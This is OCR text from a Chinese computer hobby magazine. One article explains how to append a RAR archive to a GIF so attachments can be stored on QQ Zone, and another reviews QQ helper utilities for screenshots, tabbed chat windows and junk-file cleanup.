
Anvirus

放寒假天天在家玩感觉很无聊，于是便到QQ空间上写了篇文章，文章很快就写完了，可是文章中涉及到的几个文件却没办法保存，很是令我郁闷。网上虽然也有一些免费的网盘，可是广告太多让人看着就不爽。那么我们能不能将附件保存到QQ空间上呢？答案是肯定的，下面我就教大家制作一个可以上传到QQ空间的特殊附件。


我们需要准备一张gif图片（可以到网上下载，也可以自己画^_^），另外就是将需要上传的附件打包成rar压缩包。

详细的制作过程如下：

第一步：使用UltraEdit打开1.gif和1.rar（1.gif和1.rar是我自己设定的，名字大家可以随便起），如图1。


图1

第二步：将1.rar中的全部内容复制（在UE中点鼠标右键，选择“全选”，再选择“复制”即可），如图2。


图2

第三步：将1.rar中的全部内容粘贴到1.gif的最后一个字符前，如图3，然后将其另存为2.gif，如图4，接着打开2.gif，打开后如果正常显示图片的话就表示制作成功了，反之则需重新制作。大家看，我刚才制作的2.gif已经成功显示了，如图5。





图3


图4





图5

接下来我们就可以将这个附件上传到QQ空间去了（注意QQ空间上传文件的大小限制为2MB），文件是上传上去了，那么我们要如何来使用呢？使用方法也很简单，大家只需要将这个图片从QQ空间下载下来，然后将其后缀名改为.rar，并使用Winrar打开就可以了。其实这种保存附件的方法还可以应用到其它的博客和相册上，是不是很有意思呢？大家快去试试吧！

（本文所涉及到的UltraEdit已收录到光盘中）



QQ 技巧大派送

kimchan

QQ 在给我们带来诸多便利的同时，伴随而来的是许多与之相关的网络程序和使用技巧，吸引着网络上众多的小菜纷纷去探究它。就连国内某大型黑客技术杂志《黑客 X 档案》都专门用了一个栏目来介绍与 QQ 相关的工具和技巧，可想而知，QQ 已经融入了我们的日常生活和工作学习中，如果要使用一句来概括的话，那就是：当今国内，有谁不认识和不使用 QQ 呢？

一、QQ 没登录，图片一样截

QQ 有一个截图功能，非常实用，对于这个功能相信大家都不陌生吧。但当我们没有登录 QQ 时，如果看到有些漂亮的图片或是有些东西需要截图保存，那就有些麻烦了（事实上，我们直接按键盘上的 PrtScr 键也是可以直接截屏的）。下面我就说说如何在不登录 QQ 的情况也可以使用 QQ 的截图功能，要用到的就是“qq 截图工具”，如图 1。




图 1

只要双击就可以截取屏幕上的画面了，使用方法和 QQ 的截图功能是一样的，需要注意的是，保存图片要先在一些文本编辑器上粘贴，然后再另存为就可以了。

二、QQ 标签

如果 QQ 好友太多，那么聊天窗口就会布满整个屏幕，接下来就请个管家 QQTAB 来帮我们整理这些乱七八糟的 QQ 窗口吧，只要双击打开“QQTAB”，程序就会自动的把 QQ 聊天窗口整理在一起，如图 2。我们可以切换最下方的 QQ 好友聊天窗口来进行聊天，这样既美观又简洁，很值得大家去使用哟，不过只支持 QQ2008 版本。

三、QQ 垃圾清理器

QQ 使用了这么久，电脑上一定库存了很多无用的 QQ 垃圾吧，我们需要把这些垃圾清理掉，来保持系统及 QQ 的干净，但应该怎么下手呢？不用担心，“QQ 垃圾文件清除器”可以帮我们的忙，其运行后的界面如图 3 所示。选中自己想要清理的选项，然后点击右边的“单击此处开始清理”，程序就会自动的清理掉我们电脑上关于 QQ 的垃圾文件，还电脑一个干净的空间了，如图 4。

